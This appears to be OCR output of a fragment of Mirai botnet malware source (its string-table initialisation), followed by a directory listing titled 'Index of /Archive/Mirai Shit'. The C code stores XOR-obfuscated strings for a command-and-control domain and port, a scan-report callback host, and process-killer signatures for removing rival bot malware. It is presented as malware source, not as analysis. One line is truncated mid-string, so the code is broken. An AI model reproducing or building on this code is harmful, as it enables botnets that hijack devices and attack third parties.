
```c
uint32_t table_key = 0xdeadbeef;
struct table_value table[TABLE_MAX_KEYS];

void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 30); // cnc.changeme.com
    add_entry(TABLE_CNC_PORT, "\x22\x35", 2);   // 23

    add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 29); // report.
    add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);         // 48101

    add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45\x02\x56\x57\x4C\x12\x22", 15);

    // safe string https://youtu.be/dQw4w9WgXcQ
    add_entry(TABLE_KILLER_SAFE, "\x4A\x56\x56\x52\x51\x18\x0D\x0D\x5B\x4D\x57\x56\x57\x0C\x40\x47\x0D\x46\x73\x55\x16\x55\x1B\x75\x45\
    add_entry(TABLE_KILLER_PROC, "\x0D\x52\x50\x4D\x41\x0D\x22", 7);
    add_entry(TABLE_KILLER_EXE, "\x0D\x47\x5A\x47\x22", 5);
    add_entry(TABLE_KILLER_DELETED, "\x02\x0A\x46\x47\x4E\x47\x56\x47\x46\x0B\x22", 11);
    add_entry(TABLE_KILLER_FD, "\x0D\x44\x46\x22", 4);
    add_entry(TABLE_KILLER_ANIME, "\x0C\x43\x4C\x4B\x4F\x47\x22", 7);
    add_entry(TABLE_KILLER_STATUS, "\x0D\x51\x56\x43\x56\x57\x51\x22", 8);
    add_entry(TABLE_MEM_QBOT, "\x70\x67\x72\x6D\x70\x76\x02\x07\x51\x18\x07\x51\x22", 13);
    add_entry(TABLE_MEM_QBOT2, "\x6A\x76\x76\x72\x64\x6E\x6D\x6D\x66\x22", 10);
    add_entry(TABLE_MEM_QBOT3, "\x6E\x6D\x6E\x6C\x6D\x65\x76\x64\x6D\x22", 10);
```




Index of /Archive/Mirai Shit
www.easyaccounts.co/Archive/Mirai Shit/
170%
Search

Index of /Archive/Mirai Shit

